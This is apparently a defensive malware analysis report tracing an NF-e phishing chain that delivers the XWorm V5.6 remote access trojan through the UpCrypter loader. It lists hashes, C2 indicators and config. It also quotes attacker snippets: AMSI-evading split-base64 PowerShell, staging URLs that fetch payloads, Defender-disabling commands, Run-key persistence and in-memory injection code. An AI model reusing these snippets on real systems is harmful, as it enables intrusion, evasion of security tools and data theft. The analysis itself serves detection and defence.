
Executive Summary
This report documents the complete analysis of a multi-stage malware campaign targeting Brazilian users through a NF-e (Nota Fiscal Eletrônica) phishing lure. The infection chain delivers XWorm V5.6 - a full-featured Remote Access Trojan - via a layered loader called UpCrypter, using fileless execution techniques throughout to avoid disk-based detection.
The campaign involves six distinct execution stages: a CDN-hosted phishing HTML page, a JavaScript dropper, a PowerShell stager with split base64 obfuscation, a reflectively-loaded .NET loader DLL, a PowerShell persistence installer, and finally XWorm V5.6 injected into InstallUtil.exe via AppDomain abuse.
Key findings:
- Initial lure: NF-e themed JavaScript dropper (
Nota-Fiscal - 028657289.js) - Loader:
ClassLibrary3.dll(UpCrypter) - protected by Eziriz .NET Reactor, loaded entirely in-memory viaAssembly.Load() - Final payload: XWorm V5.6 injected into
InstallUtil.exe(LOLBin) - C2:

ouro.ddns.net:7070→ resolved to190.102.43.216(Brazil) - AES Key:
<123456789>- known default from cracked XWorm V5.x builder - Operator profile: Low sophistication, Brazilian-infrastructure, regional targeting
Tooling
| Tool | Purpose |
|---|---|
| DetectItEasy (DIE) | Initial PE identification, compiler/protector fingerprinting |
| Malcat | Static analysis, string extraction, .NET metadata inspection, entropy analysis |
| dnSpy | .NET decompilation, Settings class IL decoding, method RVA parsing |
| ANY.RUN | Dynamic detonation (two sessions), behavioral observation, config extraction |
Sample Inventory
| Role | Filename | SHA-256 | Size |
|---|---|---|---|
| Stage 1 - JS dropper | Nota-Fiscal - 028657289.js | 8C256B22922236EE34C441ABA75374CFE4C34874D107B970A12D27A7C6928117 | - |
| Stage 2 - PS stager | bdbsk.ps1 | 8786F1EB0984C4704CD4EAE0CFAF376717975872301FDAE5FF39FA8395AFC8EC | - |
| Stage 3 - Loader DLL | ClassLibrary3.dll (a.k.a. malicious_Slayed0.dll) | e646c794831b993fb2c347576943fec13b0cd53730c64cfe67a423d430f76498 | 434 KB |
| Stage 3 - DLL byte-array | hzllg.txt | E6653AE3E533F58800CB41D307906785AA68E8BD4B08CE26C3111E6F407815C5 | - |
| Stage 4 - XWorm PE | malicious.exe (from pastee.dev dead-drop) | 8be210d85879782906ed4c0c9b7a5a306d8fd04323bada8d73f59b84d4c98643 | 33 KB |
Infection Chain Overview
msedge.exe
  └─ GET https://pdf402.b-cdn.net/ErrorLeitor-402.html  [185.111.111.156]
       └─ Downloads/Nota-Fiscal - 028657289.js           [Stage 1 - JS dropper]
            └─ wscript.exe (PID 8592)
                  └─ wscript.exe //nologo Public\ptjzh.js (PID 8644)
                        └─ powershell.exe (PID 8700)     [Stage 2 - PS stager, inline b64]
                              ├─ GET …/03.txt → hzllg.txt         [DLL byte-array, 434 KB]
                              ├─ GET …/01.txt                     [XWorm byte-array, ~5 MB]
                              ├─ GET …/02.txt                     [config blob, 829 B]
                              ├─ GET pastee.dev/d/SUFc5yHU/0      [XWorm PE dead-drop]
                              └─ powershell.exe → bdbsk.ps1 (PID 8952)
                                    └─ Assembly.Load(hzllg bytes) [Stage 3 - loader in-memory]
                                          → ClassLibrary3.Class1.prFVI()
                                                └─ powershell.exe → vcrmm.ps1  [persistence]
                                                      └─ InstallUtil.exe (PID 932) [Stage 4 - XWorm]
                                                            └─ TCP 190.102.43.216:7070
Stage 0 - Phishing Lure
The entry point is a CDN-hosted HTML page served from BunnyNet infrastructure:
https://pdf402.b-cdn.net/ErrorLeitor-402.html
IP: 185.111.111.156:443 (BunnyNet CDN, GB)
The page presents a fake document reader error page (“ErrorLeitor-402”) that prompts the victim to download what appears to be a NF-e viewer. The downloaded file is Nota-Fiscal - 028657289.js - the number 028657289 mimics a real fiscal document identifier, increasing perceived legitimacy to the Brazilian target audience.

Initial network request to
pdf402.b-cdn.netand the file download event showingNota-Fiscal - 028657289.js.
Stage 1 - JavaScript Dropper (ptjzh.js)
Execution:
wscript.exe "Nota-Fiscal - 028657289.js"   [PID 8592]
  └─ wscript.exe //nologo "C:\Users\Public\ptjzh.js"   [PID 8644]
The initial JS writes a second-stage script to C:\Users\Public\ptjzh.js and relaunches it via wscript.exe //nologo to suppress any console window. The Public directory is chosen deliberately: it is world-writable without elevation and accessible to all users on the machine.
The //nologo flag suppresses the WScript banner - a behavioral evasion technique common in commodity malware loaders.

Process tree showing
wscript.exe(PID 8592) spawningwscript.exe(PID 8644) with the//nologo Public\ptjzh.jsargument.
Stage 2 - PowerShell Stager (PID 8700)
ptjzh.js spawns a powershell.exe process with a large inline command assembled through split base64 string concatenation - a standard AMSI bypass technique that avoids placing the full encoded payload as a single detectable string.
Obfuscation Technique
The PowerShell command constructs a base64 payload through variable concatenation:
$Ptdoe = 'ZnVuY3...' + '0' + 'KIC' + 'A' + 'jKC' + ...
$HSfNk = '...' + '...'
$qwwsz = ($Ptdoe + $HSfNk).Replace('+ ','').Replace(' ','')
# → full base64 string assembled in memory
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($qwwsz))
Single-character fragments ('0', 'A', '9') are interleaved with longer base64 chunks. AMSI scanning the raw command sees no complete signature; only the in-memory assembled string is the actual payload.

PowerShell process (PID 8700) command line visible in the process details panel, showing the split string concatenation pattern.
Decoded Stager Logic
After base64 decoding, the stager performs the following operations in order:
1. Connectivity check (anti-sandbox)
if (-not (Test-Connection -ComputerName www.google.com -Count 1 -Quiet)) {
    Restart-Computer -Force  # kill sandbox if offline
}
2. Process-based anti-analysis
$blocklist = @('handle','autorunsc','Dbgview','tcpvcon','any.run','sandbox',
               'tcpview','OLLYDBG','ImmunityDebugger','Wireshark','apateDNS','analyze')
foreach ($proc in Get-Process) {
    if ($blocklist -contains $proc.Name) { Stop-Computer -Force }
}
3. Download the loader DLL
The C2 URL is base64-encoded inline:
aHR0cHM6Ly9hbmRyZWZlbGlwZWRvbmFzY2ltZTE3NzU0NzExMTczMjguMjA4MjIxOS5tZXVzaXRlaG9zdGdhdG9yLmNvbS5ici9GVlR3aFd6YVFqXzA2XzA0X01ldXNfQXJxdWl2b3NEZVRleHRvLzAzLnR4dA==
→ https://andrefelipedonascime1775471117328.2082219.meusitehostgator.com.br
   /FVTwhWzaQj_06_04_Meus_ArquivosDeTexto/03.txt
Content saved to C:\Users\Public\hzllg.txt - the ClassLibrary3.dll serialized as a comma-separated decimal byte array.
4. Build and execute bdbsk.ps1
The stager assembles the next-stage PS1 script string in memory (again via concatenation to avoid AMSI), writes it to C:\Users\Public\bdbsk.ps1, and executes it:
powershell.exe -ExecutionPolicy Bypass -File C:\Users\Public\bdbsk.ps15. Secondary dead-drop
A second URL is decoded from a reversed base64 string:
MC9VSHk1Y0ZVUy9kL3ZlZC5lZXRzYXAvLzpzcHR0aA==  (base64 of reversed URL)
→ reversed: https://pastee.dev/d/SUFc5yHU/0
This is the Pastee dead-drop containing the XWorm PE as a reversed decimal byte-array.

Network connections panel showing HTTP GET requests to the
meusitehostgator.com.brC2 for/03.txt,/01.txt, and/02.txt.

DNS resolution and HTTP GET to
pastee.dev/d/SUFc5yHU/0.
Stage 3 - UpCrypter Loader DLL (ClassLibrary3.dll)
Static Identification
| Field | Value |
|---|---|
| Original name | ClassLibrary3.dll |
| SHA-256 | e646c794831b993fb2c347576943fec13b0cd53730c64cfe67a423d430f76498 |
| MD5 | cf4d8cc534d353b111b22feff3cf8dec |
| Size | 434,176 bytes |
| Format | PE32 DLL - .NET / Mono |
| Compile timestamp | 2072-12-02 (spoofed future date - .NET Reactor artifact) |
| Protector | Eziriz .NET Reactor (unregistered - string in #US heap) |
| Sections | .text (entropy 5.74), .rsrc, .reloc |

PE identification panel showing .NET assembly with 3 sections and the spoofed future compile timestamp - a known artifact of Eziriz .NET Reactor.

#USheap string"This assembly is protected by an unregistered version of Eziriz's .NET Reactor!"confirming the protector identity.
.NET Reactor Protection
The DLL is protected by a cracked copy of Eziriz .NET Reactor, which applies:
- AES + MD5 runtime decryption of method bodies via embedded manifest resources
- Dynamic IL emission using
DynamicMethod+ILGeneratorto reconstruct method bodies at runtime - the actual IL is never written to disk in plaintext form - Proxy method layer: ~2,128 methods renamed to
smethod_N/vmethod_N/m0000XX- making static analysis in dnSpy produce stub stubs rather than real logic
Methods: ~2,128 total
  → majority: smethod_0 ... smethod_N  (renamed by Reactor)
  → real logic: resolved at runtime via DynamicMethod proxy
This explains why DotNetSlayer achieved only partial deobfuscation - the Reactor proxy layer prevents static IL reconstruction.

TypeDef tree showing the mass-renamed
smethod_N/vmethod_Nmethods - visible evidence of .NET Reactor name obfuscation.

#Blobor resource table showing the 4 encrypted embedded resources (largest: 186 KiB) that carry the runtime-decrypted method bodies.
Anti-Analysis Capabilities
Before any loader logic executes, the DLL checks for analysis environments via four independent detection paths:
Sandbox Detection
// IsSandboxieInstalled()
Registry.LocalMachine.OpenSubKey(@"SOFTWARE\Sandboxie");
[DllImport("kernel32.dll")] GetModuleHandle("SbieDll.dll");
VM / Hypervisor Detection
// Checks HKLM\HARDWARE\DESCRIPTION\System\BIOS for:
// "VBOX", "VMWARE", "VIRTUAL", "HYPER-V", "QEMU"
Debugger Detection
System.Diagnostics.Debugger.IsAttachedProcess Blocklist
vboxservice, vmtoolsd, vmwareuser, joeboxserver,
any.run, anyrun, Wireshark, ollydbg, immunitydebugger,
apateDNS, x64dbg, ProcessHacker
Detection triggers a silent exit or a controlled redirect to a benign code path. The strings vm.txt and detect_analisse_process.txt (note the typo in “analisse”) appear as flag files - suggesting the loader logs detections locally.

String references to
SbieDll.dll,vboxservice,vmtoolsdin the anti-analysis section of the decompiled loader.
Loader Core - Reflective Load Chain
The entry point exposed to the PS stager is ClassLibrary3.Class1.prFVI(). Its execution path:
1. Resource unpacking
// Decrypt 4 embedded resources using AES + MD5-derived key
Assembly.GetManifestResourceStream("resource_name")
// → CryptoStream → MemoryStream → byte[]
2. In-memory assembly load
Assembly asm = Assembly.Load(decryptedBytes);
Type t = asm.GetType("ClassLibrary3.Class1");
object instance = Activator.CreateInstance(t);
t.GetMethod("prFVI").Invoke(instance, new object[] { c2Url, deadDropUrl });
3. Process injection (XWorm delivery)
WinAPI calls are resolved dynamically via string splitting to evade import scanning:
// Strings split to avoid static detection:
"Virtual" + "Alloc"          → VirtualAllocEx
"Write" + "Process" + "Memory" → WriteProcessMemory
"Open" + "Process"            → OpenProcess
Additionally, Wow64DisableWow64FsRedirection is called - indicating explicit handling of 64-bit process targeting from a 32-bit context.

Cross-references to
LoadLibrary/GetProcAddresscalls and the split string patterns forVirtualAllocEx/WriteProcessMemory.
Persistence Installation
Before injecting XWorm, the loader establishes persistence:
Registry Run key:
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  → "Update Drivers NVIDEO_<suffix>"
  → cmd.exe /c start /min powershell.exe -WindowStyle Hidden
             -ExecutionPolicy Bypass
             -command ". '<path>\vcrmm.ps1'; exit"
Persistence PS1 path:
C:\Users\<user>\AppData\LocalLow\LocalLow Windows\
  Program Rules\Program Rules NVIDEO\
    Program Rules\Program Rules NVIDEO\vcrmm.ps1
The deeply nested path (Program Rules NVIDEO\Program Rules\Program Rules NVIDEO) is deliberately chosen - its visual length discourages manual inspection in the registry and file explorer.
Defender bypass (executed via PowerShell):
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableIntrusionPreventionSystem $true
Set-MpPreference -MAPSReporting 0
Set-MpPreference -SubmitSamplesConsent 2
Registry activity panel showing the
HKCU\...\Runwrite with the"Update Drivers NVIDEO_*"key name.
Settings Class - Encrypted Config (PE)
The Settings class static constructor (.cctor) initializes 7 fields from the #US heap at runtime. All string fields are AES-encrypted with a build-time key; one field (0x0e) is stored in plaintext as the Mutex:
| Field (token) | Type | Runtime Value |
|---|---|---|
0x04000006 (Hosts) | AES-encrypted | ouro.ddns.net |
0x04000008 (Ports) | AES-encrypted | 7070 |
0x04000009 (Version) | AES-encrypted | - |
0x0400000a (InstallPath) | AES-encrypted | AppData path |
0x0400000b (Install flag) | int = 128 | Delay / flag value |
0x0400000c | AES-encrypted | - |
0x0400000d | AES-encrypted | - |
0x0400000e (Mutex) | Plaintext | HiZwA4QbSRd4KwXM |
The IL at file offset 0x3f0 maps directly to:
ldstr 'E2H6Yi9470zflRFaeSLPfw=='  → stsfld Hosts
ldstr 'Jrm2dru/0JsMPqPL5+v3Eg=='  → stsfld Ports
ldstr 'kStAjBYX1+gBeXKjuqtA/Q=='  → stsfld Version
ldstr 'MZqXCvan34MHznMMVt4vfA=='  → stsfld InstallPath
ldc.i4.s 128                       → stsfld Install
ldstr '6jicTHAgIZUADen5NplKFQ=='  → stsfld (field_0c)
ldstr 'MJ+4WgI4Lz4sM3KbITiN6Q=='  → stsfld (field_0d)
ldstr 'HiZwA4QbSRd4KwXM'          → stsfld KEY/Mutex
.cctorIL listing at file offset0x3f0showing theldstr/stsfldpairs and the plaintextHiZwA4QbSRd4KwXMstring at the finalldstr.
Stage 4 - XWorm V5.6
Sample Identification
| Field | Value |
|---|---|
| SHA-256 | 8be210d85879782906ed4c0c9b7a5a306d8fd04323bada8d73f59b84d4c98643 |
| MD5 | e63c42d0e6c2b29094b406d27c009e5f |
| Size | 33,280 bytes |
| Format | PE32 EXE - .NET / Mono |
| Subsystem | GUI (2) - no console window |
| Compile timestamp | Thu Apr 16 03:32:29 2026 UTC |
| Sections | .text (entropy 5.74), .rsrc, .reloc |
| Delivery | Decimal byte-array at pastee.dev/d/SUFc5yHU/0 (reversed) |
The payload was retrieved from the Pastee dead-drop as a plain-text file containing the XWorm PE serialized as decimal integers in reversed order - a trivial obfuscation to prevent automated file-type detection on the hosting platform.

PE identification of
malicious.execonfirming .NET assembly, GUI subsystem, no packer detected.
Config Extraction (ANY.RUN Memory Dump)
ANY.RUN’s config extractor recovered the full XWorm runtime configuration from the memory space of InstallUtil.exe (PID 932):
| Field | Value |
|---|---|
| Family | XWorm V5.6 |
| C2 Host | ouro.ddns.net |
| C2 Port | 7070 |
| C2 IP (resolved) | 190.102.43.216 |
| C2 ASN | Serviços de Infraestrutura e Datacenter (BR) |
| AES Key | <123456789> |
| Splitter | <Xwormmm> |
| Sleep time | 3 seconds |
| USB drop name | XWorm V5.6 |
| Mutex | HiZwA4QbSRd4KwXM |

Malware configuration panel showing the extracted XWorm config with all fields: C2, AES Key, Splitter, Mutex, Sleep time.
AES Key Intelligence
The key <123456789> is a known default from the cracked/leaked XWorm V5.x builder circulated in underground forums. Its presence without modification indicates:
- The operator used the builder’s default configuration without customization
- The same key is likely shared across multiple campaigns from different actors using the same cracked builder
- Any XWorm instance using this key can be decrypted with the same key material
This is a low-sophistication operator signal - distinguishable from more careful actors who modify the builder defaults.
Injection Method - InstallUtil.exe (LOLBin)
XWorm is not written to disk as a PE file. The loader injects it into InstallUtil.exe via .NET AppDomain abuse:
// InstallUtil.exe loads the XWorm assembly via AppDomain
// No process hollowing, no shellcode - pure managed injection
AppDomain domain = AppDomain.CreateDomain("...");
domain.Load(xwormBytes);  // XWorm runs inside InstallUtil process context
InstallUtil.exe (C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe) is a signed Microsoft binary - its execution is whitelisted by application control policies in most enterprise environments (T1218.004).
After injection, cmd.exe (PID 628) cleans up the staging PS1:
cmd.exe /c ping 127.0.0.1 -n 1 & del "c:\users\public\bdbsk.ps1"
Process tree showing
InstallUtil.exe(PID 932) as a child ofpowershell.exe, with themalware_configindicator tag and the network connection to190.102.43.216:7070.

Network activity tab for PID 932 showing TCP connection to
ouro.ddns.net/190.102.43.216:7070withunknownreputation.
XWorm V5.6 Capability Overview
XWorm is a commodity RAT sold on cybercrime forums. Version 5.6 includes:
| Capability | Description |
|---|---|
| Remote shell | Full cmd.exe / PowerShell remote execution |
| File manager | Browse, upload, download, delete files |
| Keylogger | Captures keystrokes system-wide |
| Clipboard monitor | Steals clipboard content (crypto wallet addresses, passwords) |
| Screenshot | Periodic or on-demand desktop capture |
| Webcam | Live webcam feed |
| HVNC | Hidden VNC - full interactive desktop without victim awareness |
| Process manager | Kill / inject into processes |
| Browser stealer | Credentials, cookies, saved passwords from major browsers |
| Startup manager | Enumerate and modify persistence entries |
| DDoS modules | HTTP/TCP flood |
| USB propagation | Auto-copy to removable drives |
| Reverse proxy | Route traffic through victim machine |
| Ransomware module | Optional file encryption via operator command |
